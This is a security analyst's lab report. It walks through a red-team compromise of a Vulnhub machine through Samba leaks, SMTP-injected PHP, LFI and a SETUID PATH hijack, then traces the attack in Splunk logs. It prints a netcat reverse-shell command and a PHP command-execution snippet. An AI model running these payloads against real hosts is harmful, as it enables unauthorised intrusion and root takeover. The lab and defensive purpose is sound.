Sword And Shield

[1]**Stavros Gkounis, Information Security Analyst**[†]

Abstract

Most people when think about cybersecurity they image an individual behind a computer with his / her hoodie up trying to infiltrate into air gapping networks and they are right about the last part. But there is more. There are definitely individuals who wants to bring chaos but there are professionals wearing white hats whose mission is to use the mindset of an attacker with the aim of reducing the organization's attack surface for which they are working or contacting an assessment for and improve its security posture. These professionals can be called either ***red teamers*** or ***white hat hackers***.

On the same side of the barracks but in a different department, there are the professionals whose job is to monitor logs and alerts, performing active investigation upon an incident or triage alerts so that determine whether an alert is an indication of compromise or not, contacting pro-active investigations, ***threat hunting***, on the organization's infrastructure, to the extend that the logs they possess allow it, in order to reveal potential compromises that otherwise went unnoticed. These individuals belongs to the ***blue team*** department.

This kind-of-thesis' purpose to illustrate how a red team assessment can take place and how such an attack will be recorded in the logs and how they can be parsed and analyzed to draw some interesting conclusions.

1. Red Team Assessment

For the purposes of this project a firewalled virtual network was built with the help of *VMWare*. Specifically, a *PfSense* firewall was deployed behind which a **tweaked** Vulnhub machine under the name of *symfonos 1* was set up, whereas the attacking machine resided on the other side of the firewall. Firewall logs were forwarded to the Splunk server via ***syslog (514/udp)*** and host logs via ***Splunk Universal Forwarder***.

The topology of the network is illustrated in the following picture:



Figure 1. Firewalled Virtual Network

[1]Linkedin Profile: https://www.linkedin.com/in/stavros-gkounis/

1.1. Reconnaissance

Before contacting an attack a red teamer should gather as much information as possible. In a real-world assessment, he/she would have a much larger attack surface utilizing techniques such as *OSINT*, *social engineering*, *passive and active enumeration* with the aim of finding potential ways to get initial access to the host by constructing a payload and delivering it to the target host. But since this is a lab project, the reconnaissance phase is pretty straight forward.

1.1.1. Host Discovery

Except the white hat hacker is contacting a ***white-box*** or ***grey-box*** assessment, he/she does not have prior knowledge of the IP address of his/her target or whether is *alive* or not. Therefore, his/her first step is to ***discover*** the host by running one of the following commands or both for verification purposes:

- sudo netdiscover −r networkID/24
- nmap −sP networkID/24

After using the values *192.168.1.0/24* and *192.168.2.0/24* in the ***networkID*** placeholder, he/she identified that the host belongs to the *192.168.1.0/24* network and has ***192.168.1.108*** IP address.

1.1.2. Host Port Scanning

By performing a *service scan* utilizing the capabilities of the ***nmap*** tool, the following outcome yielded:

```
# Nmap 7.92 scan initiated Fri Feb 18 21:45:38 2022 as: nmap -sV -Pn --top-ports 1000 -oA serviceScan 192.168.1.108
Nmap scan report for 192.168.1.108 (192.168.1.108)
Host is up (0.017s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.4.25 ((Debian))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8089/tcp open  ssl/http    Splunkd httpd
Service Info: Hosts:  symfonos.localdomain, SYMFONOS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Splunk Universal Forwarder

Figure 2. nmap -sV -Pn –top-ports 1000 -oA serviceScan 192.168.1.108

From the output the following information can be extracted:

- **Operating System**: *Linux*
- **Hostname**: *Symfonos*
- **Services (Ports)**: *22(SSH), 25(SMTP), 80(HTTP), 139, 445 (SAMBA)*
- *The extra service 8089(splunk) is the Splunk universal forwarder's management port.*

1.1.3. SAMBA ENUMERATION

During the SAMBA enumeration, interesting artifacts were emerged revealing multiple attack vectors. First of all, two shares were found which one of them allows anonymous access (Figure 3 and 4).



Figure 3. smbclient -L 192.168.1.108

Figure 4. enum4linux

Moreover, after running the command ***enu4linux***, a user account was revealed with username ***helios*** (Figure 5).



Figure 5. enu4linux (continue)

In the share ***anonymous***, a valuable file was found under the name of ***attention.txt*** that helps the ethical hacker to identify a potential user and common used passwords (Figure 6 and 7).



Figure 6. SMB Anonymous Share Access



Figure 7. attention.txt Contents

The aforementioned password list was tested against the username ***helios*** via ***SSH*** without any success(Figure 8). But whenever you hit your head in a wall you need a little backtracking to see the bigger picture. Testing the password list against the password protected SAMBA share, two more files were identified which one of them will help the red teamer enumerate the HTTP service afterwards (Figure 9 and 10).

Having these details in his/her hands, he/she can change his/her focus to the HTTP service.



Figure 8. ssh helios@192.168.1.108



Figure 9. helios samba share access



Figure 10. todo.txt file contents

1.1.4. SSH Enumeration

From *banner grabbing* and from previous *nmap* execution, the red teamer found that the version of the service is *OpenSSH 7.4p1*. After primal research no potential exploits were found that would be leveraged to take foothold on the host via SSH (Figure 11).



Figure 11. searchsploit "OpenSSH 7.4p1"

1.1.5. HTTP ENUMERATION

Doing again a primal research with the aim of finding any exploits that may let him/her take an initial access on the host, yielded no results as well (Figure 12).



Figure 12. searchsploit "OpenSSH 7.4p1"

Visiting the URL ***http://192.168.1.108*** a large picture was displayed. Doing a reverse image search, it was identified as ***The Fall of Phaeton*** painting (Figure 13) but no paths with these keywords were found. After performing a directory enumeration utilizing the capabilities of ***gobuster*** explicitly specifying some interesting file extensions, no further artifacts were found either other than the path that was acquired from the file in the *helios* samba share (Figure 14).



Figure 13. TinyEye Reverse Image Search



Figure 14. Directory Enumeration with *gobuster*

Accessing the URL ***http://192.168.1.108/h31105*** a badly loaded Wordpress site was displayed. Inspecting the HTML, the problem was that the site load resources from ***http://symfonos.local***. By adding an entry into the file ***/etc/hosts*** fixed the issue.

Therefore, accessing ***http://symfonos.local/h31105*** a Wordpress post was revealed from which the white hat hacker can infer that one Wordpress user has the name of ***admin*** (Figure 15). Despite the fact that comment section in sites is a hacker's playground to test XSS vulnerabilites, unfortunately none was found (Figure 16).



Figure 15. Wordpress User



Figure 16. Failed XSS Attack

Continuing his/her attempts to exploit the Wordpress site, the attempts to get access to the user's account under the name of ***admin*** yielded no results. So, his/her efforts were focused on exploiting any potential vulnerable Wordpress plugins. After research and utilizing the capabilities of the ***wpscan*** tool, it was identified that the Wordpress plugin ***mail masta*** has a *Local File Inclusion (LFI)* vulnerability (Figure 17, 18 and 19).



Figure 17. Mail Masta Wordpress Plugin



Figure 18. Mail Masta LFI Vulnerability

Figure 19. Validating Vulnerability

Having all of these details and information in his/her arsenal, he/she can proceed with the next phase of our attack.

1.2. Weaponization and Delivery

In a real world assessment, let alone in a nation-state assessment, malicious code would have been written exploiting a vulnerability in the ***Weaponization*** phase with a backdoor attached creating a payload which will give us foothold on the target(s) machine(s).
Next having our C2 infrastructure and APT payload set up, the ***Delivery*** phase start which involves sending the payload via *email*, *USB* or *web*, the list is limited by our imagination, to a end user with the intention of executing it and compromising the target host.

1.2.1. WEAPONIZATION

In this *weaponization* phase, the attacker is about to use his/her prior knowledge that acquired during the enumeration procedure and perform a ***SMTP injection*** utilizing the anonymous session on SMTP server which will serve him/her delivering the payload via web and initiating Command and Control (C2) communication (Figure 20)



Figure 20. SMTP Injection *SMTPi*

1.2.2. DELIVERY

It is not needed to deliver the payload to a victim to exploit the *LFI* vulnerability. Though for making the *delivery* phase more comprehensible we will consider the following scenario.
Let's consider that an internal web application has been identified to have a *LFI* vulnerability which we cannot access it publicly. Therefore, a carefully structured URL could be delivered to a user via email.

1.3. Exploitation and Installation

Exploitation phase involves exploiting an existing vulnerability and via that vulnerability executing our payload (code). Afterwards, the ***installation*** phase begins during which the malware, such as *RAT*, is installed on the target host. Since we are not going to install any malware on our target, the *installation* phase is kind of obsolete.

1.3.1. EXPLOITATION

The red teamer's payload would be ***nc -e /bin/bash 192.168.2.20 31337*** carried out on a carefully crafted URL which delivered to the user via email, according to the aforementioned scenario (Figure 21, 22).



Figure 21. Payload



Figure 22. Successful Communication

The exploitation was successful because the attacker first performed a *SMTP injection* by sending an email. The *PHP* code that was included in the mail was crafted having in mind that a *LFI* vulnerability is in place. Therefore the red teamer could execute arbitrary commands via a *GET* method being placed in the *GET* variable *rce*.

1.4. Command and Control (C2)

Having the payload being delivered and executed, a C2 Communication has been established (Figure 22). In APT incident, this face may included downloading from the attacker's C2 infrastructure additional files (dropped files), exfiltrating data, executing arbitrary commands on the host or even pushing updates into the malware itself such as new functionalities and keep it under the radar.

Apart from the initial socket multiple others will be opened manually that will serve the ethical hacker for downloading and uploading files from and to the target.

1.5. Actions On Objectives

An attacker did not put such an effort in learning as much as possible for our target, setting up his/her C2 infrastructure, carefully crafting his/her payload and delivering it to the victim, having the payload being executed with the aim of just getting foothold of the compromised machine.
All the aforementioned actions are part of a well-organized strategy using different tactics to accomplish his/her final goal which may include being undetected for months stealing valuable classified data or causing a *Denial of Service (DoS)* such as ransomware or making the compromised host part of a botnet.
In our scenario, our goal is gaining the highest possible privileged on the host, that is ***root***.

1.5.1. JAILBREAK

A connection has successfully established with the target host but because it is not the prettiest thing to write like you are in a notepad, let's perform a jailbreak technique and get a more terminal-like session (Figure 23).



Figure 23. Jailbreak

1.5.2. HOST ENUMERATION

Once we have access to a compromised host our first action is to learn as much details as possible revealing any misconfigurations on services or permissions, any vulnerable software/packages, libraries etc being install on the host, what type of operating system runs on it, is the compromised host connected with other hosts or interacting with other hosts?

Performing some primal host enumeration a binary file with *SETUID* bit on (Figure 24) was identified with ***root*** as owner. In case that this binary calls system commands insecurely, an attacker may be able to escalate his/her privileges by leveraging the *SETUID*



Figure 24. find -perm -4000 2>/dev/null

1.5.3. SETUID EXPLOITATION

When the binary is executed the header of http request is displayed. A C2 communication channel was open on the target host with the aim of acquiring the binary file and performing some basic reverse engineering in order to reveal any valuable information (Figure 25). After running the command ***strings statuscheck***, it was identified that the executable calls the curl command insecurely, that is by name (Figure 26).



Figure 25. C2 Communication

Figure 26. strings statuscheck

This insecure call of the *curl* command allows an attacker executing a payload by modifying the *PATH* environment variable (Figure 27) and creating a file under the name of ***curl*** which contains the path to the binary file we want to execute, that is ***/bin/sh*** (Figure 28).

Figure 27. Exploiting PATH Directory Precedence



Figure 28. SETUID Exploitation

Et voilà! The attacker has successfully escalated his privileges to the highest possible (Figure 28).

2. Blue Team Assessment

L1 cyber security analysts received an alert regarding an internal port scan. After inspecting the alert details, it was identified that the source IP address was ***192.168.2.20*** towards the host ***192.168.1.108*** and immediately an alert triage procedure was initiated as such a behaviour may indicate that an internal machine has been compromised and is being used as a pivoting point to probe the internal network further or compromise other hosts as well.

2.1. Network Topology

A good investigator should know to ask the correct questions which should be answered by the right witnesses. For this reason, it is important to know the network topology so that we can go to each device that any potential malicious activity *touched* in order to review and inspect the logs.
Therefore, after kindly asking the network administrator for the network topology (Figure 1) we can see that our potential witnesses are:

- Host with IP address *192.168.2.20*
- Firewall and
- Host with IP address *192.168.1.108*

2.2. Logs Inspection

Utilizing the capabilities of the Splunk SIEM system, the blue team unearthed the following concerning artifacts which dictate a successful compromise of both internal hosts.

2.2.1. Port Scanning

Inspecting the firewall logs, the blue team observed an abnormal increase in its logs (Figure 29). After inspecting the fields it was determined that activity originating from the host with IP address *192.168.2.20* towards host with IP address *192.168.1.108* contributes the most to the abnormal increase (Figure 30, 31, 32, 33).



Figure 29. Firewall Logs



Figure 30. Firewall Logs - *192.168.2.20* Activity



Figure 31. Firewall Logs - Top Activity (From)



Figure 32. Firewall Logs - Top Activity (Towards)



Figure 33. Firewall Logs - Firewall Action

Equipped with the knowledge that some abnormal activity is originating from the host *192.168.2.20*, we can focus our efforts inspecting logs that the aforementioned host is involved in.

Inspecting the destination sockets that the source IP address tried to connect to, it was determined that a port scan activity occurred. Whereas there is activity towards well-known ports that dictates not just a port scanning (Figure 34).



Figure 34. Port Scan - Activity towards Well-Known Ports

2.2.2. SAMBA ACTIVITY

Knowing that a threat actor expressed interest in ports 139, 445 (Samba), the blue team inspected meticulously the samba logs and found out that the threat actor accessed some sensitive resources which was residing in the ***anonymous*** and ***helios*** shares (Figure 35). The aforementioned access was confirmed by inspecting the */var/log/auth.log* logs where there are entries that multiple samba sessions were opened and closed (Figure 36).



Figure 35. Accessed Samba Resources



Figure 36. auth.log Samba Sessions

Blue team inspecting the contents of the files accessed determined that the threat actor had in his / her hands valuable information to explore further attack vectors.

2.2.3. SSH ACTIVITY

As one of the shared files contained passwords which should not been used in production, it was observed that the threat actor tried to authenticate himself / herself via SSH unsuccessfully (Figure 37)



Figure 37. Failed SSH Authentication

2.2.4. SMTP ACTIVITY

In a previous state of the investigation it was found out the threat actor may have accessed port 25 (SMTP). Investigating the settings of the service it was identified that SMPT server allows anonymous access and upon log inspection a SMTP injection was identified, that is the threat actor connected and send an email to the user ***helios*** which contains the following message ***<?php echo system([$_GET]); ?>*** (Figure 38).



Figure 38. SMTP Injection

2.2.5. HTTP Activity

From the firewall logs, it has been observed previously that most of the traffic was towards the port 80 (HTTP). Upon inspection of the Apache server even more concerning artifacts were emerged which dictate a full-compromise of the targeted host.

First of all, the threat actor performed a directory enumeration in an attempt to reveal any sensitive or valuable for him / her URL paths using the tool ***gobuster*** but he/she came empty handed. Having prior knowledge of the path ***/h31105*** from sensitive file under the name of ***todo.txt***, the threat actor performed a vulnerability scan on the *Wordpress* site using the tool ***wpscan***. Whereas the tool which was used for the port scanning described previously is likely the tool ***nmap*** (Figure 39).

